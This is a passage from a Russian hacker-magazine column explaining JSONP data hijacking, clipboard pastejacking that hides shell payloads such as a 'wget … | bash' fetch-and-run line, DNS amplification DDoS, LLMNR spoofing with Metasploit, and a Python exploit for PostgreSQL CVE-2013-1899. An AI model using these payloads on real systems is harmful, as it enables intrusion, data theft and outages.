Здесь во второй строке мы объявляем функцию UserNameFuncCB на своей странице, и она будет работать в рамках нашего домена. Далее, в четвертой строке, мы подгружаем JavaScript со стороннего узла. Это, считай, HTML, SOP нас здесь не ограничивает. Подгрузившись, данный скрипт просто вызывает функцию, определенную нами. Причем с параметрами, которые мы хотели получить, — имя пользователя и так далее (которые появляются здесь динамически). Таким образом, мы в нашей функции получаем данные с другого домена. SOP обойден. Надеюсь, идея понятна.

Хорошо. Это — махинации, которыми пользуется разработчик. Но, я думаю, ты уже понял, что этот же прием можно использовать в хакерских целях. Все, что требуется, — это разместить такую страничку с подгрузкой JS у себя на сайте, а после — заманивать к себе пользователей. Итог — ты «знаешь» всех, кто заходил к тебе. Также стоит отметить, что основной вектор атаки — это увод инфы пользователя. В самом удачном случае это будет что-то конфиденциальное. Или лучше — Anti-CSRF-токен. И тогда с использованием токена станет возможным выполнить какой-нибудь запрос от пользователя.

Так. Теперь немного о распространенности баги. Несмотря на развитие новых технологий, не так давно такие баги были найдены в ряде распространенных веб-приложений, а также в порталах Яндекса и на мэйл.ру. В последних двух можно было как раз получать данные об аккаунте пользователя, зашедшего к нам страницу. Выше я не зря упомянул поддомены mail.ru. На них как раз и используется данный трик. Только возвращаются там кое-какие другие данные и вызывать надо другой URL. В общем-то, из рисунка 2 можно почерпнуть всю необходимую инфу, если захочешь повторить.

По поводу мэйл.ру здесь только одна важная заметка. Они пофиксили слив инфы через хайджекинг, так как теперь (после исправлений) проверяют поле Referrer HTTP-запроса. Чтобы вернулся JS-код, значение в Referrer должно быть *.mail.ru, *.odnoklassniki.ru. А достичь этого, подгружая JS-скрипт со стороннего домена (evil.com, например), не получится, так как там будет зиять именно evil.com.

Фикс, как мне кажется, не самый удачный (надеюсь, что в будем будет найдено лучшее решение). Дело в том, что фильтровать по Referrer — это, как говорится, bad practice. Особенно для столь больших порталов. Ведь есть методы для обхода Referrer. Но это уже отдельная тема для разговора.




Рис. 2. **Получаем имя мыльника и количество писем на mail.ru**

«ПОДМЕНИТЬ» БУФЕР ОБМЕНА

РЕШЕНИЕ

Очень забавный трик недавно кто-то мне подкинул. Кому-то — спасибо :). Я думаю, что он и тебе понравится, особенно сама идея.

Итак, суть. Представь некую страничку на каком-нибудь форуме. Там написано решение интересующей тебя задачи. И для решения ее тебе надо написать ряд команд в консольке. И ты, как любой советский гражданин, возьмешь интересующую тебя последовательность команд с форума, скопируешь (<Ctrl + C>) и вставишь (<Ctrl + V>) их в консоль (не писать же их вручную!). А главное — эти команды выполнятся и даже решат проблему. Но, кроме того, втихаря от тебя твоя ОС еще и поднимет бэкдорчик на каком-нибудь порту и вообще полезет на хост атакующего из-за back-connect шелла. Как это возможно? Все просто.

То, что мы видим, будто мы копируем, — не то, что фактически копируется и помещается в буфер. Как так? Никакого хардкора. Используется одна из разновидностей UI redressing'а (обобщенное название для таких атак, как clickjacking). Суть атаки проста. Все, что нужно нам для подготовки атаки, — правильная последовательность команд для шелла, которая нам что-то дельное даст (например, удаленный шелл), и небольшие махинации с HTML и стилями. Начнем со второго.

Предположим, мы хотим, чтобы отобразилось «git clone git://git.kernel.org/pub/scm/utils/kup/kup.git» (см. рис. 1), но с неким скрытым пэйлоадом, который также исполнится:

```
git clone↵
<span style="position: absolute; left: -100px; top: -100px">↵
/dev/null; any_payload; clear;<br>git clone </span>↵
git://git.kernel.org/pub/scm/utils/kup/kup.git
```

Как видишь, в центре команды мы дополняем последовательность командами и полностью прячем их от глаз span'ом. Первый git clone мы отправляем в /dev/null, чтобы он не исполнялся, далее — наш пэйлоад, и повторная «git clone» с уже не скрытым (за) параметром. То есть юзер видит только первый «git clone» и окончание «git://git.kernel.org/pub/scm/utils/kup/kup.git». При этом, когда пользователь выделяет и копирует данные, в буфер обмена уже попадает все, за исключением элемента span, который убирается браузером.




Рис. 1. **Мы видим вполне безопасную команду, которую и копируем**

```
Hello root!
That was a bad idea. Don't copy code from websites you don't trust!
Here's the first line of your /etc/passwd:
root:x:0:0:root:/root:/bin/bash
root@bt:~# git clone git://git.kernel.org/pub/scm/utils/kup/kup.git
```

Рис. 2. **Вставил команду с goo.gl/bkkmF в консоль**

Возможно, у тебя возник вопрос, почему пэйлоад вставляется в середину, а не в начало, например? Это важно, поскольку нам надо быть уверенными, что юзер скопирует всю строку. А так — что-то может не попасть в буфер. Мы же не знаем, откуда начнет выделение строки юзер.

Хорошо, с тем, «как спрятать», я думаю, все понятно. Далее — шелл-команды и попытка спрятать их при вводе в консоли. Первый необходимый пункт уже описан — нам надо первую команду нейтрализовать (>/dev/null), а последнюю сделать аналогичной первой.

Дальше — заставить команды сработать всем вместе. Если юзер вставит в консоль данные строки без их выполнения, он, скорее всего, заметит что-то неладное: была одна команда — стало пяток. Поэтому нам необходимо, чтобы наша последовательность выполнилась, а на вводе в консоли осталась только видимая команда. Решение просто — после нашей последовательности надо вставить символ перевода строки. Но так как мы имеем дело с HTML, то вместо перевода строки мы юзаем
.

Следующий пункт — спрятать вывод только что исполненных команд. Простейшее решение — clear, которая «очистит» консоль. Ну а сам пэйлоад может быть почти любым и зависит от фантазии. Например, дабы не пихать все команды в пэйлоад, его можно залить со стороннего хоста — «wget -q example.com -O-|bash».

Получается еще одна прикольная техника UI redressing. Ясное дело, что ее можно доразвить. Кое-какие наработки представлены здесь: thejh.net/misc/website-terminal-copy-paste и goo.gl/Hs6Um. Да и кроме терминала и веб-сайтов идею можно перенести на другие технологии. Здесь важно лишь воображение.

DDOS ЧЕРЕЗ DNS, ИЛИ ЧТО ТАКОЕ DNS AMPLIFICATION

РЕШЕНИЕ

DNS — одна из основополагающих технологий всего интернета, а потому понимание ее проблем достаточно важная для нас штука. Мы уже познакомились с такой техникой, как cache snooping, и с базовыми основами DNS два номера назад, так что я не буду расписывать их снова, хотя знания эти понадобятся для понимания.

Тема задачки — модная DNS Amplification Attack (или DNS Reflection attack). Эта DDoS-атака «модная» потому, что не так давно с ее помощью смогли нагенерить сначала 70 Гбит/c против сервиса Cloudflare, а потом и 300 Гбит/c против Spamhause. Причем от последней атаки проблемы возникли даже у магистральных провайдеров. Вот с ней мы и познакомимся.

Но немного истории. Несмотря на свою модность, атака эта известна уже очень давно. Теоретические статьи датируются 2000-ми годами (думаю, и раньше что-то было), а в 2004–2005-м были обнаружены атаки в 10 Гбит/c. Итак, что это за атака.

В общем, все очень просто. DNS базируется на UDP-протоколе, который не требует установки соединения (без «рукопожатия») и работает без сохранения состояния о соединении. Пришел запрос — ответил и забыл. И это дает возможность хакеру подменять IP-адрес отправителя в запросе к DNS-серверу на адрес его жертвы. Таким образом ответ от DNS приходит жертве.

Второе свойство DNS, которое эксплуатируется для проведения amplification-атаки, — разница в размерах запроса и ответа. Стандартный DNS-запрос — 60 байт, ответ — байт от 200. Но при определенных махинациях его можно довести до 4400 байт. То есть усиление атаки будет составлять порядка 80 раз. И это вроде как не предел.

Конечно, это может выглядеть не столь шокирующе, но это смотря как посчитать :). Представь: если взять небольшой ботнетик и заставить их запрашивать у тысяч ста DNS-серверов резолв специально подготовленной зоны, то выстоять от такой атаки сможет мало кто. Проблема ведь здесь в том, что просто забивается канал до ресурса, то есть ее можно было бы решить только на уровне провайдера. Но провайдеры к таким вещам не очень-то подготовлены, и заблочить по IP-адресам (распространенная практика защиты) нет возможности: их очень много, да и поменять их — не проблема.

Так, а что фактически потребуется для проведения такой атаки? Во-первых, DNS-сервер (или серверы) со специально подготовленной зоной. И чем больший ответ удастся «заложить», тем более мощной получится атака. Самый простой способ — использовать TXT-запись. Как пишут, в нее можно запихнуть до 4000 байт любой фигни. А есть ведь еще много разных — AAAA, SOA, MX и другие. Плюс к этому новые перспективы видятся в DNSSEC, который еще больше по размерам...

О'кей, что дальше? Дальше злоумышленникам необходимо найти DNS-серверы, которые бы использовались для релея (перенаправления) данных от некого контролируемого DNS-сервера на хост жертвы. Такие DNS-серверы должны быть определенным образом настроены, чтобы можно было их использовать для атаки. Самое главное, чтобы они разрешали производить рекурсивные (то есть чтобы сами ходили за DNS-записью, а не называли «ближайший» DNS-сервер) запросы для всех хостов из интернета, а не только для внутренних хостов. Уточню последний момент. Вот, например, DNS-сервер твоего провайдера. Если он резолвит рекурсивно только по запросам от хостов из подсетки провайдера, то все хорошо для него. Если же он производит резолв от любого хоста из интернета, тогда он — то, что нам нужно, он — «open resolver».

Но сколько их необходимо? Чем больше, тем лучше. На стороне плохих парней есть два больших плюса. По умолчанию, многие DNS-серверы настроены именно на open resolve. Во-вторых, количество DNS-серверов очень велико в Сети. По очень приблизительным данным, еще лет пять назад 75% всех DNS-серверов в Сети было настроено на open resolve, и было найдено 1,5 миллиона таких хостов. Сейчас ситуация только ухудшилась — найдено около 25 миллионов...


В общем-то — это все. Разве что стоит отметить: чтобы контролируемый DNS-сервер с большой записью не загибался от множества запросов с других DNS-серверов, следует выбирать серверы с включенной функцией кеширования и увеличенным TTL (временем жизни записи). Таким образом, open resolver зайдет один раз за записью, а потом в течение, например, суток его можно будет использовать для атаки.

Концепт атаки представлен на рисунке и состоит из следующих общих шагов:


0. Жертва — 10.10.1.1, и у атакующего есть небольшой ботнет и DNS-сервер bar.<tld> со специально подготовленными записями.
1. Атакующий посылает ботнету призыв к атаке жертвы.
2. Из ботнета отправляется множественный запрос к множеству DNS-серверов, сконфигуренных на open resolve, на резолв записи foo с подконтрольного атакующему bar.<tld>. В запросах подменяется IP-адрес отправителя на адрес жертвы.
3. Open resolver'ы запрашивают foo у bar.<tld>.
4. Им возвращается большущий ответ (более 4000 байт на каждый запрос).
5. Open resolver'ы отправляют этот ответ жертве.

На картинке жертвой является DNS-сервер, но фактически это не так важно.

Но иметь ботнет — это иметь ботнет. На самом деле он нам не особо и нужен. Это для PR-акций нужны цифры в гигабиты. В реальной же жизни — канал связи до 100 Мбит/c. То есть все становится на порядки легче. Конечно, следует отметить, что и у атакующей стороны КПД не 100% и 80-кратного увеличения мощности атаки добиться непросто. Но все же устроить DDoS — уже не заоблачная задача :). Увы, это тренд.



DNS Amplification Attack. Общий концепт DDoS-атаки



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ОРГАНИЗОВАТЬ MITM, ИСПОЛЬЗУЯ ПРОТОКОЛ LLMNR

РЕШЕНИЕ

В прошлом номере мы продолжили познавать различные техники организации man-in-the-middle атак. И сегодня — новый дуршлаг информации на эту тему. Стоит отметить, что если предыдущий метод уже «отживает свое» (ICMP redirect), то этот только начинает существование. Но обо всем по порядку.

LLMNR (Link-local Multicast Name Resolution) — это новый протокол от Microsoft, который используется для того, чтобы резолвить имена хостов, находящихся в той же подсети, что и хост, посылающий пакет. Как говорит M$, это может быть очень полезно в сетях, где применение DNS-сервера либо неудобно, либо невозможно. Например, во «временных» сетях, типа Wi-Fi-точек.

На самом деле LLMNR — это, по сути, аналог NetBIOS Name Service. Но есть пара интересных для нас моментов. Во-первых, это поддержка и IPv6, и IPv4, что отсутствует в NetBIOS. Во-вторых, это теоретическая поддержка длинных имен (более 15 символов, которые ограничивали NB NS). В-третьих, это совсем другой протокол. Точнее, LLMNR базируется на DNS-протоколе UDP и имеет почти такие же пакеты по формату. Но изменен порт — 5355. В-четвертых, LLMNR располагается следом за DNS в общесистемном резолве имен хостов (файл hosts, DNS, LLMNR, NB NS). Поддержка LLMNR есть начиная с висты (более поздние версии также поддерживают TCP-версию протокола).

Интересно еще, как LLMNR работает. LLMNR-запросы посылаются на специальные групповые адреса (Multicast-address). Для IPv4 это 224.0.0.252 и MAC — 01-00-5E-00-00-FC. Для IPv6 — FF02::1:3 и MAC — 33-33-00-01-00-03. То есть все виндовые хосты мониторят такие пакеты. Если хост в запросе находит свое имя, то он уже отвечает на конкретный порт и IP-адрес хоста, запрашивающего имя.

Хотелось бы еще отметить, что, к сожалению, кеш LLMNR отделен от DNS'овского, так что здесь нам ничего не светит. И к тому же LLMNR работает только для простых имен хостов (то есть если в имени резолвируемого хоста отсутствуют точки).

Так зачем мы можем юзать этот протокол? Как уже было сказано, поскольку он, по сути, аналог NB NS, то и сфера его применения аналогична. Простейшим, но при этом достаточно мощным вектором будет спуфинг поиска WPAD другими хостами, то есть «внедрение» своего прокси-сервера в атакуемые ОС. Плюсом же будет поддержка IPv6, и к тому же NetBIOS в отличие от LLMNR иногда отключают. Реализация же самой атаки очень проста. Все, что нам понадобится, — это Metasploit Framework. Запускается модуль и указывается IP-адрес для спуфинга:

```
use auxiliary/spoof/llmnr/llmnr_response
set SPOOFIP 192.168.0.100
```

Дальше разберешься :).


Ну вот и все. Надеюсь, что было интересно :). Если есть предложения по разделу Easy Hack или желание поресерчить — пиши на ящик. Всегда рад :). И успешных познаний нового!][

```
117 13.192605  192.168.0.100   192.168.0.1     DNS    Standard query A zzzzzzzzzzzzzzzzzzzzzzzzzzzzz.dlink
123 13.325040  192.168.0.1     192.168.0.100   DNS    Standard query response, No such name
124 13.325665  192.168.0.100   224.0.0.252     LLMNR  Standard query A zzzzzzzzzzzzzzzzzzzzzzzzzzzzz
177 13.425654  192.168.0.100   224.0.0.252     LLMNR  Standard query A zzzzzzzzzzzzzzzzzzzzzzzzzzzzz

117 13.192605 192.168.0.100 192.168.0.1 DNS Standard query A zzzzzzzzzzzzzzzzzzzzzzzzzzzzz.dlink
⊞ Frame 117: 95 bytes on wire (760 bits), 95 bytes captured (760 bits)
⊞ Ethernet II, Src: HonHaiPr_e0:bd:f0 (c4:17:fe:e0:bd:f0), Dst: D-LinkIn_43:af:96 (1c:af:f7:43:af:96)
⊞ Internet Protocol Version 4, Src: 192.168.0.100 (192.168.0.100), Dst: 192.168.0.1 (192.168.0.1)
⊞ User Datagram Protocol, Src Port: 57686 (57686), Dst Port: domain (53)
⊟ Domain Name System (query)
    [Response In: 123]
    Transaction ID: 0x1ff3
  ⊞ Flags: 0x0100 (Standard query)
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊟ zzzzzzzzzzzzzzzzzzzzzzzzzzzzz.dlink: type A, class IN
        Name: zzzzzzzzzzzzzzzzzzzzzzzzzzzzz.dlink
        Type: A (Host address)
        Class: IN (0x0001)

177 13.425654 192.168.0.100 224.0.0.252 LLMNR Standard query A zzzzzzzzzzzzzzzzzzzzzzzzzzzzz
⊞ Frame 177: 89 bytes on wire (712 bits), 89 bytes captured (712 bits)
⊞ Ethernet II, Src: HonHaiPr_e0:bd:f0 (c4:17:fe:e0:bd:f0), Dst: IPv4mcast_00:00:fc (01:00:5e:00:00:fc)
⊞ Internet Protocol Version 4, Src: 192.168.0.100 (192.168.0.100), Dst: 224.0.0.252 (224.0.0.252)
⊞ User Datagram Protocol, Src Port: 63579 (63579), Dst Port: llmnr (5355)
⊟ Link-local Multicast Name Resolution (query)
    Transaction ID: 0x84e4
  ⊞ Flags: 0x0000 (Standard query)
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊟ zzzzzzzzzzzzzzzzzzzzzzzzzzzzz: type A, class IN
        Name: zzzzzzzzzzzzzzzzzzzzzzzzzzzzz
        Type: A (Host address)
        Class: IN (0x0001)
```

LLMNR и DNS — найди отличия



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Борис Рютин, ЦОР (Esage Lab)
dukebarman@xakep.ru
@dukebarman

Думается, никого не удивить очередной уязвимостью Java. Правда, в этот раз она впервые реализована не в эксплойт-паках, а в Metasploit. Так что представителям темной стороны пришлось изучать работу вайтхетов, а не наоборот :).



ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

ИНЪЕКЦИЯ ЧЕРЕЗ ФЛАГ КОМАНДНОЙ СТРОКИ С ИМЕНЕМ БД В POSTGRESQL

CVSSv2: 6.5 (AV:N/AC:L/Au:S/C:P/I:P/A:P)
Дата релиза: 4 апреля 2013 года
Автор: Mitsumasa Kondo, Kyotaro Horiguchi
CVE: 2013-1899

Начнем с уязвимости в довольно популярной БД PostgreSQL (кстати, она используется в нашем любимом Metasploit). Уязвимости типа инъекции аргумента давно не встречались на страницах журнала. Когда пользователь соединяется с сервером, используя имя базы данных, начинающееся с символа «-», Postgres считает данное имя аргументом командной строки. Это позволяет неавторизованному атакующему отправить любой из доступных аргументов в выполняемый процесс и выполнить его с теми же правами (но только один). Аргументы можно узнать из официального руководства: bit.ly/ZVyAsD.

EXPLOIT

Изначально уязвимость была типа DoS, но после небольшого исследования и доработки ее сделали частично RCE. Это получилось с помощью аргумента «-r», который позволяет перенаправить вывод выполнения в файл. Например:

```
psql --username="test123" --host=192.168.1.100 ↵
--dbname="-rtest.out"
```

Содержимое файла test.out:

```
2013-04-08 14:24:45 EDT FATAL: no pg_hba.conf entry for host ↵
"192.168.1.100", user "test123", database "-rtest.out", SSL on
2013-04-08 14:24:45 EDT FATAL: no pg_hba.conf entry for host ↵
"192.168.1.100", user "test123", database "-rtest.out", SSL off
```

Как видишь, мы можем задать любое имя пользователя, и оно будет записано в лог. Но с одним ограничением — длина имени не должна превышать 63 байта. Помимо этого, любой новый файл, созданный с помощью такой команды, будет иметь права доступа 0600, поэтому первая же мысль — создать веб-шелл — невыполнима. Также при попытке добавить наши строки в любой другой файл мы не получим сообщение об ошибке: «could not open» или «Permission denied». При желании можно пробрутить имена, но воспользуемся файлом, который заведомо есть в системе и доступен для записи процессу Postgres, — /var/lib/postgresql/.profile (тестировалось на Ubuntu).

```
▶ Frame 20: 177 bytes on wire (1416 bits), 177 bytes captured (1416 bits)
▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▶ Internet Protocol Version 4, Src: 192.168.2.22 (192.168.2.22), Dst: 192.168.2.22 (192.168.2.22)
▶ Transmission Control Protocol, Src Port: 59984 (59984), Dst Port: postgresql (5432), Seq: 1, Ack: 1, Le
▼ PostgreSQL
    Type: Startup message
    Length: 111
    user: AAAAAAAAAAAAAAAAAAAAAAAAAA
    database: -BBBBBBBBBBBBBBBB
    application_name: psql
    client_encoding: UTF8

0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ........ ......E.
0010  00 a3 ae 91 40 00 40 06  06 47 c0 a8 02 16 c0 a8   ....@.@. .G......
0020  02 16 ea 50 15 38 0d f7  2f 60 93 58 b2 5a 80 18   ...P.8.. /`.X.Z..
0030  08 02 86 12 00 00 01 01  08 0a 07 ee 81 d1 07 ee   ........ ........
0040  81 d0 00 00 00 6f 00 03  00 00 75 73 65 72 00 41   .....o.. ..user.A
0050  41 41 41 41 41 41 41 41  41 41 41 41 41 41 41 41   AAAAAAAA AAAAAAAA
0060  41 41 41 41 41 41 41 41  41 00 64 61 74 61 62 61   AAAAAAAA A.databa
0070  73 65 00 2d 42 42 42 42  42 42 42 42 42 42 42 42   se.-BBBB BBBBBBBB
0080  42 42 42 42 00 61 70 70  6c 69 63 61 74 69 6f 6e   BBBB.app lication
0090  5f 6e 61 6d 65 00 70 73  71 6c 00 63 6c 69 65 6e   _name.ps ql.clien
00a0  74 5f 65 6e 63 6f 64 69  6e 67 00 55 54 46 38 00   t_encodi ng.UTF8.
00b0  00                                                 .
```

Пойманный пакет аутентификации с Postgres-сервером

Чтобы сделать наш лог выполняемым, нужно перед нашей командой добавить кавычки, символ новой строки — 0x0a, а затем символ комментария — #. В результате получится:

```
E?SFATALC28000Mno pg_hba.conf entry for host "192.168.1.20", ↵
user ""
command #", database "-r/var/lib/postgresql/.profile", ↵
SSL offFauth.cL483RClientAuthentication
```

Также нам понадобится добавить в отсылаемый пакет: «магическое число», размер, имя приложения, кодировку и завершающий нулевой байт. Такие данные мы получили с помощью анализа перехваченного пакета аутентификации (см. скриншот). Пример такого пакета на Python представлен ниже:

```
buf = "\x00\x03\x00\x00" \
"user\x00" \
"\"\x0a" + sys.argv[1] + " #\x00" \ # Имя пользователя
"database\x00" \
"-r" + sys.argv[2] + "\x00" \ # Имя файла для записи
"application_name\x00psql_pwnie\x00\x00"
buf = struct.pack(">I", len(buf)+4) + buf
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((HOST,PORT))
sock.send(buf)
...
```

Если мы подадим на вход эксплойта следующие данные:

```
"/usr/bin/cal" /var/lib/postgresql/.profile
```

то при запуске Postgres запустится календарь. Результат можно увидеть на скриншоте. Готовый эксплойт можно скачать с сайта автора: bit.ly/Y689VQ.

На момент сдачи материала появился модуль для Metasploit в виде сканера: bit.ly/14b3dBj.

TARGETS

- PostgreSQL 9.0.0–9.0.13;
- PostgreSQL 9.1.0–9.1.9;
- PostgreSQL 9.2.0–9.2.4.

SOLUTION

Доступно обновление с исправлением данной ошибки от производителя.

МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ В PHPMYADMIN 3.5.8 И 4.0.0-RC2

CVSSv2: 9.0 (AV:R/AC:L/Au:SI/C:C/I:C/A:C)
8.5 (AV:R/AC:M/Au:SI/C:C/I:C/A:C)
6.5 (AV:R/AC:L/Au:SI/C:P/I:P/A:P)
9.0 (AV:R/AC:L/Au:SI/C:C/I:C/A:C)
Дата релиза: 25 апреля 2013 года
Автор: Janek Vind «waraxe»
CVE: 2013-3238, 2013-3239, 2013-3240, 2013-3241

Любой, кто работал и работает с сайтами, знаком с таким приложением, как phpMyAdmin. В этом месяце один из исследователей выпустил бюллетень сразу с четырьмя уязвимостями и эксплойтами под них.

EXPLOIT

